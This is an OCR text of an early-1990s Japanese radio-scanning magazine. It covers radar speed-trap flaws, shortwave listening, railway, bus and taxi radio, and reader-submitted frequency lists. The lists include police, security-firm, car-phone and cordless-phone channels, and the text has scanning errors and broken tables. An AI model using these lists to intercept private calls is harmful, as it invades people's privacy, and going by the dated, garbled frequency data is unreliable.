これを実現するためには、どちらかというところ、ATERM/FPMBよりもRLI側にソフトの対応が必要になってきます。ATERM/FPMBのユーザーが多くなってきている現在、せめてJA版ではそのような対応があればと、お願いしたいと思います。



'90年代のレーダー探知機(13)

「レーダー式 取締機の問題点」



新井 保夫

レーダー式取締は、それまでの定置式取締が、決められた距離の経過時間で車両の速度を計測するという、時間計測の取締であるのに対して、レーダー波のドップラー効果を利用した、瞬間の取締です。

このレーダー式取締は光電式取締に比べて、設置に時間がかからず、違反車両を停止させるスペースが確保できれば、測定場所も限定されるということもなく、最強のスピード取締機として、またたく間に全国の警察署に普及しました。

レーダー式取締の原理

レーダー式取締機の送受信部から発射されるレーダー波は、XBandといわれるレーダー波帯の10.525GHzの超高周波が使用されています。このレー

ダー波は、動く物体に当たると、その反射波の周波数が変化するという性質（ドップラー効果）を持っています。このドップラー効果を利用して、取締機から発信された電波の周波数と、走行車両に反射して、周波数が変化して戻ってきた電波の周波数の差から、車両の走行速度を測定するのがレーダー式取締です。

しかし、このレーダー式取締機は、今迄に登場したどんな取締機よりも、問題の多い取締機だったのです。

人為ミスの連続

まず70メートルも離れている車両の速度を測定できる機能を備えている取締機なのですが、70メートルも離れていては、たとえ取締機がスピード違反を確認しても、集団で車両が近づい

てくる場合には、いったい取締機が、どの車両を測定したのかは、現場の警察官の勘に頼るしかなく、その結果違反車両を誤認してしまい、昔のように100メートル～200メートルの測定距離で、取締を行っていたときと変わらぬ人為ミスが起こりました。

更にこのようなハイクテク新鋭機の原理を、まったく理解できない警察官による、取締機の操作ミスや、設置ミスにより引き起こされた誤測定が続出したのです。

そして当然のことながら、取締に納得できないドライバーが全国各地に出現し、レーダー式取締機に対する不信感が高まり、裁判で無罪判決が下され、レーダー式取締機に対するいくつかの問題点が指摘されるようにな

り、多くのドライバーが不起訴になっていったのです。

レーダー測定の異常値

レーダー式取締の問題点として、取締る警察官はもちろん、取締機を製造しているメーカーにも、うまく説明のできない、異常な測定値が計測されることがあります。

恐ろしい例のひとつとして、レーダー取締によって、43km/hオーバーの83km/hと速度を測定されたトラックのドライバーが40km/hで走行していたと主張した結果、起訴されて有罪判決を受けたのですが、二審で行われた現場検証の結果、取締地点の手前に登り坂があって、そのトラックはどんなに頑張っても、40km/h前後のスピードしか出せないことが実証されたのでした。

当然ドライバーには無罪判決が下された訳ですが、もしもそのトラックが、同じような状態で、83km/hものスピードが出せるハイパワーな車であつたら、果たして無罪判決が下されたでしょうか。そして、その現場検証でテストされ、一度も異常が認められなかった取締機が、現実に出るはずもない83km/hという測定をしてしまった事実は、レーダー式取締機は、異常な測定をしてしまう危険性を、常に内包している取締機だということの証明に他ならないのです。

多重反射の危険性

実際の速度の倍近い速度が検出される可能性として、レーダ


一波の多重反射の問題があげられます。

多重反射の問題とは、一度走行車両に反射して、周波数が変化したレーダー波が、直接取締機に戻らず、何かに反射した後、再度走行車両に反射して、もう一度周波数を变化させて取締機に戻った場合に、実際の速度の倍近い速度を検出してしまう可能性の問題で、全ての道路

がこのような危険性を孕んでいるといえるでしょう。


'91年5月23日付朝日新聞夕刊に掲載された、東京高裁の「レーダー測定の結果は信用できない」という逆転無罪判決の根拠も、多重反射によるものではなかったでしょうか。ドライバーの主張した50km/h位に対して、レーダー式取締機の測定速度は93km/hでした。

■レーダー式取締方法の概念図



レーダー波は、動く物体に当たると、その反射波の周波数が変化します。

■多重反射の概念図



全ての道路に、多重反射の危険性が……

ゼネカバトランシーバで聞く 短波帯の魅力

第2回

海外の 日本語放送局を聞こう!!

丹波 好夫

今月号から、このページをまかされました、丹波好夫です。皆さんとついに魅惑の短波帯をワッチしていきます。どうぞよろしく!

さて、一言「短波」と言いますが、全てがラジオ局ではありません。アマチュア無線をはじめとして、航空、ボルメット、乱数、気象関係...などなど挙げたらきりがありません。今回はその局の役割やデータ実際の受信方法までをまとめてみようと思います。

私の自慢シャック

AB 読者のみなさんは、いつもどんなリグ(受信機)をお使

いですか?

私は、八重州のFT-747を使っています。このFT-747は、価格も安く、操作も容易なので気に入りました。

アンテナは全長80mのワイヤーアンテナを使っています。アンテナと言っても簡単・質素なもので市販のバランにたまたま家どころがっていたACコードを流用しているといった具合です。

それじゃあ 聞きましょう!!

まず、中波から短波帯での業務局の使用区分を表にしてみました。

短波帯も、結構活用されているんだな〜って感じしちゃいます。今後の連載を通じてこれらひとつひとつを詳しく解説したいと思っています。

今回はウォーミングアップを兼ねて一番簡単に聞ける海外日本語放送から聞いてみましょう。

結構楽しいもんだ!!

海外の放送局がわざわざ日本語でしかも日本に電波を飛ばすにはそれなりに理由があるので。すなわち、「自国の宣伝」です。

この「宣伝」も多種多様にわたっています。

自国の出来事から始まり、文化(音楽)、宗教、思想(北朝鮮なんかはものすごい)、観光(これは薄いかもしれないな...)な



▲丹波先生のご愛用するヤエスのFT-747。

眺めてみると、
日頃関心のない

0.1

0.5

1.6

1.9

中 長 波			中			波		
潜水艦の通信	海上交通情報局	回転式ビーコン	中波放送	船舶気象情報局	潮流警報局	ラジオブイ	アマチュア	漁業用湾岸局
								航空無線

短波帯は楽しいぞ!!

■図2 ラジオ韓国と北京放送のプログラム

放送局名	放送時間 (JST)	周波数 KHz
ラジオ韓国	6 ~ 8	5975
	10 ~ 12	7275
	17 ~ 19	5975 7275
	20 ~ 22	1170 5975 6135
	24 ~ 1	891
北京放送	18:30 ~ 0:30	1044 1323 9855 11515

3・5・9・11の月の第1日曜日と随時、混信を避けるために周波数が変更になります。

ど世界にアピールするのです。

また短波放送局には、海外にいる同胞向けにニュースなどの情報を送る役割もあります。

湾岸戦争ではNHK国際放送の活躍は有名で、「短波の聞こえる受信機をもっていて、唯一信頼できる情報源はNHK国際放送だった…」と、バブタッドから解放されたとき語っていた人がいました。

また、短波帯というのは、世界の情勢がつかみやすくそのぶん政治的な情報もごろごろしてきます。

中国の天安門事件のときは、私は、北京放送を受信しましたが、その内容は政府によって歪められており、事件にはまったく触れられませんでした。

その国、その国の状態や政策が、生々しく伝わってきます。

そういう面では警察無線より迫力があります。

今度から、テレビのニュースを見るときにかたわらで短波放送もいっしょに受信するといいかもかもしれませんよ。

廃止してしまう局もあるが…

去る3月30日にはアラスカのKNLSが、同月31日にはイギリスのBBCが相次いで日本語放送を中止してしまいました。

衛星放送時代の今日、海外向けの短波放送局は、その役割を終えてしまったということでしょう。

まあ、時代の流れには逆らえません。といっても、まだ日本語放送局は16局、オンエアしています。まだまだ、楽しめますよ。

電波の強い北京放送

今回は一番簡単に聞けるラジオ韓国と北京放送を聞いてみました。

ラジオ韓国と北京放送は図2に示すとりの時間・周波数で、国際協定による3ヶ月おきの定期的な変更と、混信を避けるための随時の周波数の修正が行われています。

北京放送は、2100ごろは11515 KHz が一番聞きやすいようです。9855 KHz は若干、信号が弱いようです。1323 KHz と1044 KHz では、明らかに国内の中波局のかぶりをモロにうけて、ほとんど聞こえません。(受信地：神奈川県愛川町)

ただし、これは私の自宅でのリポートです。短波帯はスキップ現象や、電離層の状態によって影響を受けますのでその場所、場所でまちまちなのです。

受信地や時間帯によって状況は刻々と変わっていく…。そんなところが、短波の面白いところなのです。

受信報告書を書く

海外からの放送受信ができれば、さっそく受信報告書を書きましょう。

7 9 10 12 15 17 21 22 24 25 27 28 30

短

波

短波放送	乱数放送	航空移動	気象ファクス	ボルメット	アマチュア	海上移動電話	海外短波放送	J J Y	アマチュア	海外短波放送	海上電信移動局	アマチュア	J J Y	放送	海上移動	航空移動	アマチュア	海上 R T Y	アマチュア	放送	違法 C B	違法コードレス	合法 C B	アマチュア	違法 B C
------	------	------	--------	-------	-------	--------	--------	-------	-------	--------	---------	-------	-------	----	------	------	-------	----------	-------	----	--------	---------	--------	-------	--------

(単位は MHz)

短波帯を聞こう!!

■図-3 今月受信した局

月	日	時間	周波数	局名	SINPO
6	14	2000～	6135KHz	ラジオ韓国	4444
6	14	2100～	1151KHz	北京放送（中国語講座）	55454
6	14	2300～	7580KHz	朝鮮中央放送	44544
6	14	2342～	1670.5KHz	船舶気象通報局：栗島	55444

放送局は自分の出した電波がどこまで届くか興味があります。受信報告書とは、ここまであなたの電波が届きましたよと、放送局に報告するいわば技術レポートなのです。

そして、その報告のお礼の意味で、受信確認書（ペリカード：ペリフィケーションカード）を発行するのが慣習となっています。

アマチュア無線でも SWL

からの報告があれば、受信確認証を出します。これは、電波を扱う者にとっては、常識となっています。

また、今後、ご紹介する予定のある業務局（JJY・海岸無線局・ポルメット局など）も、通信士の方が空いた時間に発行してくれそうです。

ただ、カード目当ての、モラルのないレポートが目立つそうです。

さて、受信報告書の書き方についてですが、最低限、下記の項目が網羅されていないと、報告書としての意味がありません。

1. 受信局(わからなければ書かないでも良い)
2. 周波数 OMHz 帯 だけでも可
3. 受信日と 時間場所
4. 番組・通信の内容
5. SINPO
6. 受信に使った機器

(アンテナも含む)

7. 自分の名前・住所

8. 内容に関する感想・受信状態について…などのレポート

と…こんな具合です。この報告の後に「ペリカード下さい!! 絶対に!!」なんて書くのはやめておきましょうね! 確認ができたらちゃんとカードを送ってくれるから…。


それと、同封するものは返信用の切手と、テレビ局へでしたら写真ぐらいは許されますが、ピアノテープ・録音テープなどは、そんな物にチェックをいれるほど放送局はヒマじゃありません。報告書に番組の内容などが詳しく書いてあれば、確認は十分にできます。

レポートくださいね

今回はこれから短波の世界に入っていくまえに放送局でウォーミングアップをしましな。みなさんが短波帯で見つけた業務局などありましたら、どんどん編集部「周波数ナウ短波版」まで報告ください。来月から本格的に業務局の紹介に入って、みなさんからの報告も入れていきます。

最後に、今回の報告は私が受信したものをまとめました。(放送局に対しては受信報告書を送ります)。あ、そうそうみなさん秘蔵のペリカードがあったら、面白カードまでじゃんじゃん遠慮せずどうぞ!! (こういうコーナーがあるから、カード目当ての受信報告が後を立たないのかなア)

では、また来月!!



▲ラジオ韓国のペリカード。韓国の格闘技、テコンドーを紹介するデザインとなっている。

のりもの無線面白全集

編集部



鉄道情報

先月で緊急報告をした正面衝突事故、時間が経つにつれて信楽側のふだんの鉄道営業の姿勢があまりにも杜撰だったことが徐々に明るみに出てきはじめています。

例の死んだ部長が、以前にも対向列車が待避線にいるのを確認しようとせずに手信号で発車させようとして運転手に拒否され、運転手はわざわざ待避線まで自動車で確認にいったという事件があったということです。

この部長、事故で死んだのでこれ以上責任がとりようがないし、死人に口なしで反論が聞けません、生きていたところで業務上過失致死でまず実刑は確定だったでしょう。

遺族には酷ですが、無責任のつけは40名以上の死者という重いものになってしまいました。

このまま信楽側が鉄道会社を経営できたとしても、当分は遺族への賠償金を賄うために営業することになります。

運賃も値上げしないと支払いきれないし、累積赤字も増え、倒産におびえながらの経営になることは必至でしょう。

資料によると貴生川駅は単線で待避線はないようでした。

信楽駅は2面ありました。今後このような事故が起きたことを考えて、補償金を支払えるように、団体保険に第3セクタ鉄道会社が加入するようにしたらいいという動きがあるようです。

周波数情報です。なんと東京のAタイプがすべて停波しました。

山手線は352.6250MHzに移りました。

京浜東北線は352.600MHzです。

おなじようにトーンが入っています。

また、Bタイプの各chには線区ごとに別のトーンスケルチが入っています。

タクシーと同じような逆トーンスケルチで、通話時にトーンスケルチが切れます。

アマチュア無線機のトーンスケルチ機能では、逆動作はできません。

あくまでも低周波トーンが入って開くスタイルです。

技術部にきいたところ、現在のアマチュア無線機のトーンスケルチ基板では回路図があっても改造は面倒だろうということでした。

続いて先月の続きです。

★長良川鉄道

美濃太田駅から40kmもの長さを持つ路線です。

沿線はなんといっても「郡上踊り」で有名な郡上八幡があるのが大きな特色でしょう。


奥へいくと長良川に沿って走ることになります。

また、終点は「北濃」ですがにぎやかなのは手前の「美濃白鳥」のほうです。ここはタクシーも常駐しています。


「北濃」はラーメン屋と兼業です。

列車はレールバスで、「ナガラ××」という型式番号です。

無線は八木アンテナが沿線に



長良川鉄道のレールバス。



終点の北濃駅、趣があります。

新規開通路線の無線情報を待っています。



何ヶ所か建っていました。

交信はめったにないようですがJRバスが遅れるので発車を見合わせて欲しいなどとの内容が聞かれました。

「ながらてつせきから、ながらてつX」

「はい、Xです。」

「●●駅にXX分着のバスが遅れているようなので着いてから発車してください」

「X、了解」

交信はシンプレクスですから移動局の声は遠くでは聞かせん。


また出力が10Wのモービル機が設置されていました。

VHFですが、トーンが入っているようで、マイクにB-3とダイヤモが貼ってありましたがもしかするとトーン番号かもしれません。

この番号では、156.7Hzがトーン周波数になります。

路線保安面では北濃駅も側線がありますし、美濃太田では駅手前に渡り線があります。

列車のスピードはここが一番早く、80kmは出します。



車内の無線機。車載型を使用。

東北・上越新幹線が東京駅からの始発になって、452.10MHzのラジコールや412、414MHzの列車電話が入感しはじ

めました。地上区間が東京駅から秋葉原駅の少し上野寄りという短い区間のために、会話が途中でフェイドアウトしてしまいます。

バス

先月の続きです。連休中の取材では特に目立ったものはありませんでしたが、明智鉄道の終点で「日本大正村」という歴史的建物を生かした娯楽施設があります。そこには東濃鉄道が所有するボンネットバスがありました。写真にあるように竹久夢二の絵やカルピスの旧商標やアールデコ調のイラストで装飾されているバスです。車体はいすずのロゴが入っています。

大垣の駅では近鉄のバスが営業中ですが、マイクロバスが路線バスになっています。

近鉄のバスは電車と同じ燕脂色（チョコレート色）ですが、このマイクロバスはオレンジ色



マイクロバス型の路線バス、大垣駅。

です。

無線使用会社 「東濃鉄道編」

149.31MHzは、昔、警察無線がアナログ時代に、栃木1系の基幹系として、全国で唯一栃木県警察が運用していました。警

察無線が、デジタル無線に移行後、バス事業者より要望の多かった、貸切バス車両の連絡用として、割当てになったようです。

貸切バスが使用するので、全国的に運用しています。そのため前使用者が栃木県警だけでどこに行っても、混信や運用問題（その他独占運用など）がなかった、この周波数が良かったのではないのでしょうか。

4月に筆者が四国に車で旅行に行ったときも、観光地の近くだけではなく、どこでも通話がされていました。特に高速道路などでは、メリハット5、バリバリに入感するので、どこで運用しているのかなあ〜と、辺りを見回すと、自分の車の横のバスだったり、休憩で寄ったサービスエリアの中にあるバスだったなんてこともありました。

全国的に運用を開始する事業者が増えていようです。

会社名を言わない

なかなか、その事業者を判明させるのが、大変なのです。コールサインを言わず、また言っても、「東鉄」などの略語だったり、「215」などの数字だけの場合もあり、会社を特定させるのに苦労します。

筆者も「今どこそこを走行中」などの無線を受信して、車でその場所まで出向いて行き、捜し出した事業者もあります。

また似た事業者名にも注意が必要でした。例えば、おんたけ交通(株)と、おんたけ観光(株)。小田急電鉄(株)と、小田急バス(株)などは、グループ会社ですが、別



会社組織なのです。全国に多数ありますので、受信時の参考にしてください。

交信はこんなふう

1月号で、岐阜の東濃鉄道を紹介しましたが、その時点では無線の運用をしていませんでしたが、1月号で、東濃鉄道の関係者に無線を採用するように勧めた結果が出ました。(東鉄にABを送付した時点で、無線の採用は決まっていたそうです)

周波数は、149.31MHzで、呼出しコールサインは、「東鉄(とうてつ) 13」「東鉄18」、数字は凡例です。

「東鉄12から、東鉄10聞こえますか」

「はい、10ですどうぞ」

「いま、ガイドをいつものところで降ろしたから、大橋を渡って笠原車庫に帰ります、10はどのへんですか?」

「たった今、愛岐道路に入りました。うちも、ガイドを降ろしたら、いつものコースで帰ります、営業所で待ってくださいよ!」

「はい、了解。お気を付けて走行してください」

多忙なガイドさん

東濃鉄道では、貸切車両の営業所は3ヶ所ありますが、営業所に、ガイドさんは所属していません。ガイドさんは、多治見市栄町にある、「多治見ガイドセンター」所属となっています。

ガイドセンターの上は、寮となっていて、警視庁などでよく見られる、PSの上は寮のタイ

プなのです。そのおかげで遅刻などの心配は少ないのですが、公休の日に呼び出される心配があるそうです。

そのため、朝、お客さまを迎えに行く途中に、バスがガイドセンターの近くを通る場合は、ガイドセンター付近の路上でバスに乗り、また、通らない場合は寮の斜め前にある、グループ会社の東鉄タクシーで営業所まで行くそうです。帰りは、無線通話例のように、ガイドセンター付近を通る場合は、ガイドセンター付近で下車、通らない場合は、営業所から、東鉄タクシーで帰って来るそうです。

ちなみに、東鉄タクシーの無線を受信すると、営業所への配車指令などが、たまに聞けます。

どこで聞ける?

関東地方では、中央高速沿い、東名高速沿いなどで、ときどき受信できます。また、都内が不案内みたいで、なかなか対象物にたどり付かないみたいで、都内の観光地付近、国会や、東京タワー、浅草寺などで受信できるようです。

当面ですが、名古屋、多治見近辺では、毎日受信ができる



日本大正村のボンネット型のバス、製造はそれほど古くない、いすゞ製。

ようです。

使用会社一覧

149.31MHzの運用が判明している事業者名は、次の通りです。

銀嶺/バス(株)	北海道
札幌観光/バス(株)	〃
㈱テイネオリンピア	〃
東海汽船(株)	東京
帝産観光/バス(株)	〃
藤田観光自動車(株)	〃
東礼自動車(株)	〃
王子運送(株)	〃
日の丸自動車興業	〃
東日本観光/バス(株)	〃
東京ヤサカ観光/バス(株)	〃
都観光自動車(株)	〃
㈱栄和交通	山梨
大井川鉄道(株)	静岡
遠州鉄道(株)	〃
浜松観光自動車	〃
長野電鉄	長野
川中島/バス(株)	〃
草軽交通(株)	〃
おんたけ交通(株)	〃
東濃鉄道(株)	岐阜
新潟交通(株)	新潟
京都観光/バス(株)	京都
商都交通(株)	大阪
日本交通(株)	〃
〃	鳥取
日ノ丸自動車(株)	〃
祐徳観光/バス(株)	佐賀

バスの無線化に伴う周波数の探索をよろしく。

使用上の問題点

149.31MHzの使用社は増えていますが、お互いにトーンスケルチを入れているのと、業務機特有のビジー表示LED単点灯では、他社が通話中でもどのくらいの信号強度か分からない



のりもの無線面白全集



ために、面倒だからと被せて通信しがちです。

編集部のような第3者が受信してる分には、混信して内容が判別できなくとも、実際に交信している2社どうしは障害なく通話できているようです。

しかし、都内などで5〜6社がわ一つと通話が輻輳するときなど心配になってしまいます。

というのも、この通話の内容がほとんど道案内に近い、ながたらしい通話が多いからなのです。

タクシー

この原稿を読んでいる頃は関東は梅雨も明けて真夏になっています。

掲載スペースの問題で話題がまだ5月の連休のものを消化しきっていませんので、とりあえずそちらを優先します。

さて、連休を利用したタクシー調査は愛知・岐阜県を中心にしました。

スケジュール上、連休後半に集中しています。疲れないように調査の範囲を一日当たりの量を狭めました。

それでも最終日は調査もそこそこに混雑をさけるために東京に戻ってきました。

タクシー周波数は某周波数本を参考にして、市町村別と50音順と周波数順と地域順の4通りのマスターを持参して実地調査に行ってきました。

駅にいくと実際のタクシーの会社の数が多かったりの違いをチェックするためのものです。

周波数は合っているのが当然と思っていたら、なんとナロー

化の波がここまでできていまして変更になっているものがけっこうありました。

また365.50MHzの周波数も使用頻度が多く、458、459MHzの周波数での基地局も大変多く、無線機のサーチに苦労しました。

また、名古屋、岐阜、安城での連続キャリアによってサーチが止まります。そこでC460の片側100chメモリと高速スキャンで、空きchだけをメモリしてスキャンをかけることで解決しました。

またスキャンでメイン周波数とメモリスキャンの併用ができるので便利でした。

ここにも大型の防犯灯が

防犯灯が大型化しています。こちらでも多分にもれず、視認性の向上と他社との差別化から大型化したものが目立ちます。

岐阜交通・スカイグループや、可茂交通・岩村タクシーなどが主なものです。

調査で回れなかった地域がまだ相当ありましたので、全県一覧を掲載するのは少し先になりそうです。

読者情報

岡山市のHIDEさんからの情報で訂正情報。

450.8750MHz：東和タクシー

451.0250MHz：下電タクシー

450.7250MHz：空港タクシー

◆敦賀市のタクシー

458.4000MHz：海陸運輸

458.6375MHz：京阪タクシー

450.4000MHz：サンキュー

451.3000MHz：敦賀タクシー
◆橋本市の柏原さんからのタクシー情報。

450.6250MHz：南海タクシー

451.1000MHz：橋本タクシー

458.3250MHz：有鉄タクシー

今月はこのへんで。来月は今月の続きをします。また全県一覧もそろそろ復活したいと思います。

名古屋市内のタクシー周波数情報。

大興	：？	：不明
八進	：なし	
ヒバリG	：？	：1〜35
みなみ	：？	：100
太陽	：？	：100
第一	：？	：100
昭和	：？	：200
丸中	：？	：300
八千代	：？	：300
柳木	：？	：300
ギリン	：？	：700
東和	：450.2750MHz	
名鉄タク	：450.3000MHz	
名鉄タク	：450.3500MHz	
毎日	：450.4125MHz	
ツバメ	：450.4500MHz	
富士	：450.5000MHz	
明和協	：450.5250MHz	
明和協	：450.5750MHz	
名協	：450.6520MHz	
富士	：450.6500MHz	
毎日	：450.6875MHz	
毎日	：450.7125MHz	
？	：450.7625MHz	
ツバメ	：450.8000MHz	
名協	：450.8500MHz	
ツバメ	：450.8750MHz	
ハイタク	：450.9000MHz	
明和協	：450.9250MHz	
名鉄タク	：450.9750MHz	
？	：451.0125：500〜700	
ハイタク	：451.0500MHz	
？	：451.0750：100〜200	
？	：451.0875：100〜400	
名協	：451.1125MHz	
グリーン	：451.1500MHz	
東急	：451.1750MHz	
国際	：451.2000MHz	
ツバメ	：451.2250MHz	
？	：451.2625：100	
名鉄タク	：451.3500MHz	
名鉄タク	：451.4250MHz	
ハイタク	：451.4500MHz	
？	：451.4875：200	
？	：458.4875：2〜300、6百	
？	：458.5625：200	

周波数 NOW

ナウ

このコーナーでは
HP-100を
毎号1台
周波数報告用に貸出します。



無期限!

今月のモニター

京都市の森川さん

お 願 い

消防情報が地域に片寄りが多いために、まとまって発表できません。情報は常時募集中です。

そこで先月から各県内情報でも発表しているように救急波情報を紹介していくことにいたしました。

Aタイプ：救急波基地局を聞く・移動局も聞ける
Bタイプ：移動局の声が入らないこともある

Cタイプ：基地局・移動局と完全に別々

Dタイプ：消防・救急共消防周波数で通話

以上の4タイプに分けました。あなたの地域の消防本部名・周波数・タイプ・定時試験時間などを編集部にご教えてください。

北 海 道

64.13	川西農協
77.80	乱数放送?
133.7	道警航空隊
148.39	生き残り
149.15	帯広消防本部：2ch
150.09	帯広貨物：帯広市
150.09	働東光：帯広市
150.25	N T T 帯広試験
151.39	光菱商事：帯広市
154.01	イセキ帯広
154.25	石川病院：洞爺村
154.37	南奈良電気商会：伊達市
154.49	大口砂利：帯広市
154.57	おびうん商事：帯広市
364.700	日通航空帯広
365.70	セコム室蘭
372.500	北電新得送電
373.0250	総合警備帯広
382.925	札幌消防ヘリテレ
468.7375	いのたに：帯広市
468.8250	三ッ輪商会：帯広市

◆札幌市のF S S #24の札幌航空さん。生き残り情報も。

◆帯広市のF S S #112の帯広消防から救急5さん。

◆伊達市のF S S #74のまくねとろんさん。周波数と消防情報です。室蘭市の救急波はAタイプでノイズが多いときはシンプレックスの152.77MHzへ変波。伊達市の救急波はCタイプです。西胆振消防組合はDタイプです。

青 森

147.40	弘前地区消防事務組合救急波基地
148.21	青森県内共通波
149.29	野呂建設
149.29	時苗建設
149.49	共和産業
149.49	カネイリ青森
149.57	日通弘前
149.57	日通青森現金輸送
149.61	弘前地区消防事務組合
150.17	弘前地区消防事務組合
151.37	奥屋士建
151.39	大坂組
151.85	キャタピラ青森
151.85	三本木サトウ
152.25	電電弘前
153.07	弘前ガス
154.37	ヤマト運輸青森
154.59	青木建設
465.0375	サンスター：八戸市
465.1000	南部鶏卵：八戸市

◆F S S #98さんからの情報で、弘前市の救急波は基地局を聞いても移動局の声は入りません、入ったとしても音声レベルが低いです、とのこと。これはBタイプに該当します。

◆三戸郡のF L A S Hさん。

◆中郡の救急7さん。弘前地区組合の救急波はCタイプということです。

◆青森市の倉内さん。

岩 手

65.690	釜石消防防災課
68.835	釜石広報
148.53	警察アナログ
148.53	生き残り共通1系
148.67	東北電力
150.35	胆沢地区消防本部消防・救急共用
150.35	北上消防団
152.01	花巻市消防本部
152.81	花巻市消防本部
154.01	南部土木
154.01	県南機工
154.37	名鉄運輸

どうぞ他の県のところにも目を通してください。

報告には受信機名を忘れずに。

154.37	ヤマト運輸：花巻・北上・水沢
154.37	農機センター
154.61	江刺農協
158.77	水沢ガス
239.10	盛岡大宮中学ワイアレス
240.41	盛岡大宮中学ワイアレス
373.025	東北総合警備
383.35	道路公団（高速北上）
433.15	五所川原市内運転代行不法無線局
450.6000	水岩観光 交通：800, 900番台
458.6000	北都交通：500番台

◆水沢市の相沢さん。周波数はMVT-3000では90MHz下にイメージ受信が出ます。360~369MHzのタクシーはそのせいで、465, 468MHz帯の簡易無線帯も375, 378MHzで受信可能です。

- ◆釜石市の菊池さん。
- ◆盛岡市のSKYBALLさん。
- ◆盛岡市のDARIUSの皇帝さん。
- ◆花巻市の大野幹代さん警護隊さん。

宮 城

1.735	コードレスホン：荒巻工事現場
49.865	コードレスホン：オグラ建設
51.07	コードレスホン：荒巻工事現場
62.84	防災湧谷：アップ
65.705	防災湧谷：ダウン
222.40	気仙沼市民会館ワイアレス

- ◆FSS#53のアンダーステアさん。
- ◆仙台市の@みやぎFM78さん。
- ◆遠田郡のガンバレ宮城さん。

秋 田

870.1375	大曲市自動車電話
870.3375	大曲市自動車電話
870.4125	大曲市自動車電話
870.5625	大曲市自動車電話
871.2750	大曲市自動車電話
872.9000	大曲市自動車電話

- ◆仙北郡のFSS#93のV・Vの会長さん。
- ◆秋田市の秋田米さん。周波数情報待ってます。

山 形

福 島

60.605	福島合同庁舎防災無線
60.735	福島合同庁舎防災無線
61.505	福島合同庁舎防災無線
61.685	防災無線：県庁
65.69	防災郡山
65.855	防災無線：県庁
146.62	福島中央テレビ
147.40	郡山地方広域消防組合救急波
148.69	東北電力郡山
149.03	NHK郡山
149.29	YKK福島

149.49	高橋建材
149.69	日通郡山
149.77	UW
150.21	ラジオ福島
151.33	郡山バス
151.37	郡山運送
151.77	常磐急行バス
151.85	丸井運輸
151.93	福島民報
152.01	郡山地方広域消防組合
152.81	共通波
153.61	水道郡山
153.69	建設福島
154.01	マルト建設
154.37	ヤマト運輸郡山
154.45	池上商店
154.45	作山機械
154.47	橋本設備
154.47	福島通信
154.51	安模電機
154.53	福島直達
158.61	富久山ストレート：福島市
158.81	黒沢建設
159.01	会津工建社
164.05	テレビユー福島
350.10	取締用
373.025	総合警備郡山
414.55	JR
415.20	JR
415.35	東北電気工事郡山
415.40	佐川急便郡山
450.5750	郡山タクシー
450.6000	アサヒタクシー
450.7500	クラブタクシー
450.8000	あさかタクシー
450.9500	ミツワ交通
451.1500	新屋タクシー
451.4500	富士川タクシー
451.4750	多田野タクシー
458.3750	ツバメタクシー
458.5000	郡山観光タクシー
458.5750	西条タクシー
458.7000	ふくやまタクシー
458.7000	熱海タクシー
458.7500	マルキタクシー
458.8000	福島観光タクシー
459.1000	ツバメタクシー
459.2500	かねとタクシー
459.3750	あいづタクシー
459.3875	あづまタクシー
459.4000	かんのタクシー
459.4500	うねめタクシー
459.4500	まろかねタクシー
459.4750	中田タクシー
465.1375	柏屋センター
465.1500	本田ボディ
466.8875	防災郡山移動系

- ◆郡山市の郡消タンク3さん。

栃 木

31.325	宇都宮駐屯地：5ch
140.30	自衛隊宇都宮駐屯地
153.97	東京電力大田原

どこで何が聞こえるか

自動車電話の報告には信号強度を忘れずに。

157.73	日赤栃木
372.90	西那須野自動車教習所
870.0500	日光市周辺自動車電話 S 9
870.6750	日光市周辺自動車電話 S 9
871.2750	日光市周辺自動車電話 S 9
871.3250	日光市周辺自動車電話 S 9
871.9250	日光市周辺自動車電話 S 10
877.5250	日光市周辺自動車電話 S 9
881.6750	日光市周辺自動車電話 S 9
882.3250	日光市周辺自動車電話 S 10
882.9750	日光市周辺自動車電話 S 9
886.2250	日光市周辺自動車電話 S 9

- ◆ F S S # 14の日光市の日光男体山さん。
- ◆ 那須郡の救急西那須野2さん。

君羊 黒馬

68.520	防災同報無線白沢村
68.520	防災同報無線長野原町
68.595	防災同報無線新治村
68.835	防災同報無線川場村
74.430	蘆原ダム放流警報
136.48	違法コードレスホン移動局藤岡市
136.91	違法コードレスホン移動局藤岡市
137.02	違法コードレスホン移動局藤岡市
137.165	違法コードレスホン移動局藤岡市
137.24	違法コードレスホン移動局藤岡市
137.29	違法コードレスホン移動局藤岡市
137.30	違法コードレスホン移動局藤岡市
137.675	違法コードレスホン移動局藤岡市
